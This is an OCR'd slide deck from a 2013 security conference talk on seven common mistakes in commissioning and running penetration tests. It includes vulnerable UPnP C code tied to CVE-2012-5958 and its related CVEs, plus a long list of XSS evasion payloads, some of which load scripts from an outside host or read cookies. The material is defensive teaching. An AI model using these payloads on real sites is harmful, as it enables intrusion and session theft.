Penetration Testing – 7 Deadly Sins

Marek Zmysłowski

CONFIDENCE 2013


whoami

OWASP Poland Chapter Board Member

OWASP Project Leader

Penetration Testing Specialist

Sinners



1011101110000
1010010100010
0100101010000
0100100100011
0100100100111
010001
1
0
Enter

Project Managers

- Manage the whole project
- They order penetration tests (mainly because of the formal reasons)
- They want the pentest to be ASAP and without any findings ☺

Programmers

- They implement patches for the vulnerabilities
- Their knowledge about security is not very wide



REAL Programmers code in BINARY.

Vulnerability assessment

Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system.

Penetration test

Penetration test is a method of evaluating the computer security of a computer system or network by simulating an attack from malicious outsiders and malicious insiders. The process involves an **active analysis** of the system for any potential vulnerabilities. This analysis is carried out from the position of a potential attacker and can involve **active exploitation** of security vulnerabilities.

CONFIDENCE 2013

7 Deadly Sins

- Be careful – It is the production
- My Nessus is better than yours
- Do you have a moment? – I need a pentest
- You can use only a red crayon
- Can I be Luke Skywalker? Noooo.
- Let’s do it together
- Post production

I

Be careful – It is the production

Be careful – It is the production

- Inappropriate environment
- Scanners restriction
- User input restrictions

Inappropriate environment

An effective penetration test is a appropriate environment:

- DEV/UAT – even smallest patch in the code can create new vulnerabilities
- PROD – generally, it is not possible to use all tools
- PrePROD – the application looks the same as on the production, the data are almost the same and all tools can be used

Inappropriate environment

Usually the pentester is not allowed to use scanners or any automated tools because:

They make too many queries

They create huge amount of uncontrolled data that can destroy the application

Lack of scanners can lower the value of the test and skip discovery of some vulnerabilities.

Scanners restrictions – example

The application stopped working right after the Acunetix scanner was used

The config analysis revealed that only 16 connections can be done to the database

The manager's explanation was – This restriction exists because only few people use this application

An attacker does not care about these restrictions. He uses the simplest ways to break, crack or destroy the targetted application

User data restrictions

- Sometimes the manager creates a restriction about the user input data. He does not want to interfer with the normal application process.
- Such restriction disturbs proper execution of the test
- Such restriction does not apply to the real attacker ☺

User data restrictions - example

- The penetration test referred to the production application that was used by normal users
- The restriction did not allow to test Stored XSS vulnerability.
- When the data were inserted to test Reflected XSS vulnerability, they accidently caused creation of Stored XSS.

II

My Nessus is better than yours

My Nessus is better than yours

- Very often the scanning is treated the same as the peneteration test
- There is no best scanner with the button „Hack the application”
- Scanners are treated only as a SUPPORTING tools during penetration tests

CONFIDENCE 2013

My Nessus is better than yours

Web Inspect

Acunetix

w3af

Nessus

skipfish

Netsparker

App Scan

Nmap

Nikto/Wikto

Burp Scanner

CONFIDENCE 2013

My Nessus is better than yours

My Nessus is better than yours

My Nessus is better than yours - example

During the application test I revceived the following results (the Accunetix scanner was used):

- 243 confirmed XSS
- 97 XSS
- 99 pages report

My Nessus is better than yours - example

Result

The vulnerability exists only on one page (the error page) and only one parameter was vulnerable (the parameter related to the input string).

III

Do you have a moment? – I need a pentest

Do you have a moment? – I need a pentest

- Time is the biggest restriction
- The pentester knows how much time he needs to perform the reliable penetration test
- Do not reduce the time that is required for the penetration test
- Remeber – an attacker has unlimited amount of time☺

CONFIDENCE 2013

Do you have a moment? – I need a pentest - example

Microsoft Security Bulletin MS12-020 - Critical

Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)

Published: Tuesday, March 13, 2012 | Updated: Tuesday, July 31, 2012

Version: 2.1

http://technet.microsoft.com/en-us/security/bulletin/ms12-020

IV

You can use only a red crayon

You can use only a red crayon

- Inappropriate scope in the system
- Skipping some functionalities
- Lack of application data

Inappropriate scope in system

- If the application is a part of the system, whole system should be in scope of the penetration test.
- Example – testing web services. Web services sent the correctly validated data to users. But in the database the data were stored in the original form. The different application used these data without validation – the XSS attack was possible.

Skipping some functionality


- Sometimes some parts of the application are removed from the scope. The security of this part is treated as separate problem – what is wrong
- Example – skipping the login mechanizm The session management can be of critical importance in access control to resources

Lack of application data

- The lack of data is not so important when the application is relativelly small
- In case of a big application, the lack of data can be very difficult for the pentester – he needs much more time to fill the application with data

CONFIDENCE 2013

Lack of application data



Good example can be Polish bank system DEF 3000. Without data, it cannot be practicly tested – it is very hard to put the data.

V

Can I be Luke Skywalker? Nooo

Can I be Luke Skywalker? Nooo

During the penetration test it is important fo the pentester to have access to appropriate number of accounts. Pentester needs to have access to two accounts for EACH role:

- The different roles – testing the vertical privilege
- The same roles – testing the horizontal privilege escalation
- The different roles can have access to the different part of the application. Lack of this accounts can cause that some part of the application will not be tested

Can I be Luke Skywalker? Nooo - example

- The application had two types of accounts – regular user and administrator
- At the begining, the pentester had access only to normal user account
- After long period of time and many attempts the pentester received access to the administrator account

Can I be Luke Skywalker? Nooo - example

Result

There was a vulnerability in the administration panel access control. The page with this panel has special link with random data. Every user could perform administrative task only if he knows the link. The access control was based on the random link – security by obfuscation

VI

Let’s do it together

Let’s do it together

- Different test made parallel
- Patching the environment during the pentest

CONFIDENCE 2013

Let’s do it together

Doing different tests parallel can disrupts the results of the penetration test. Even the simple cases like inserting user data can interfere with the system state. Base on this state the pentester evaluates if the attack was successful or not.

CONFIDENCE 2013

Let's do it together

```
    if( ptr3 != NULL ) {
        sprintf( Evt->UDN, "uuid:%s", ptr3 + 1 );
    } else {
        return -1;
    }

    ptr1 = strstr( cmd, ":" );
    if( ptr1 != NULL ) {
        strncpy( TempBuf, ptr1, ptr3 - ptr1 );
        TempBuf[ptr3 - ptr1] = '\0';
        sprintf( Evt->DeviceType, "urn%s", TempBuf );
    } else {
        return -1;
    }
    return 0;
}

if( ( TempPtr = strstr( cmd, "uuid" ) ) != NULL ) {
    //printf("cmd = %s\n",cmd);
    if( ( Ptr = strstr( cmd, "::" ) ) != NULL ) {
        strncpy( Evt->UDN, TempPtr, Ptr - TempPtr );
        Evt->UDN[Ptr - TempPtr] = '\0';
    } else {
        strcpy( Evt->UDN, TempPtr );
    }
    CommandFound = 1;
}

if( strstr( cmd, "urn:" ) != NULL
    && strstr( cmd, ":service:" ) != NULL ) {

    if( ( TempPtr = strstr( cmd, "urn" ) ) != NULL ) {
        strcpy( Evt->ServiceType, TempPtr );
        CommandFound = 1;
    }
}

if( strstr( cmd, "urn:" ) != NULL
    && strstr( cmd, ":device:" ) != NULL ) {
    if( ( TempPtr = strstr( cmd, "urn" ) ) != NULL ) {
        strcpy( Evt->DeviceType, TempPtr );
        CommandFound = 1;
    }
}
```

CVE-2012-5961

CVE-2012-5958

CVE-2012-5962

CVE-2012-5959

CVE-2012-5963

CVE-2012-5964

CVE-2012-5965

Do not create patches during the test because:

- It disrupts the results – the previous scenarios can be outdated
- The simplest patch can create new vulnerability which can be more serious

VII

Post production

CONFIDENCE 2013

Post production

CONFIDENCE 2013

User data filtering

```
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert('XSS')>¼script¾alert(¢XSS¢)¼/script¾
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<IMG SRC="jav    ascript:alert('XSS');">
<input onfocus=write(1) autofocus>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<DIV STYLE="width: expression(alert('XSS'));">
<iframe/src \/\onload = prompt(1)
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
<TABLE BACKGROUND="javascript:alert('XSS')">
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');"
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>
<BODY ONLOAD=alert('XSS')>
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
<IMG SRC='vbscript:msgbox("XSS")'>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG onmouseover="alert('xxs')">
<iframe src=http://ha.ckers.org/scriptlet.html < </TITLE><SCRIPT>alert("XSS");</SCRIPT
<IMG SRC=javascript:alert("XSS")>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=# onmouseover="alert('xxs')">
```

User data filtering - solution

99% XSS attacks can be stopped by escaping or filtering the following characters:

“ ‘ <>

CONFIDENCE 2013

My application is not Internet facing

CONFIDENCE 2013

My application is not Internet facinge

In April 2011 the RSA company was attacked. Attackers used an email with a malicious XSLT file. This file was sent in a simple email directly to the specific group of people. These people had access to the servers that were not Internet facing. That way, the data were stolen from server :D

CONFIDENCE 2013

Prove it!

If other specialists do not prove their findings, so why is pentester required to do this?

Solutions

- Education
- Education
- Listenning to the pentester

CONFIDENCE 2013

Solutions

Cheat Sheets

Testing Guide

Code Review Guide

Development Guide

Secure Coding Practice

Application Security Verification Standard

Q&A

BTW: No, I do not know which scanner is the best ☺

CONFIDENCE 2013

Thank you

Marek Zmysłowski

marek.zmyslowski@owasp.org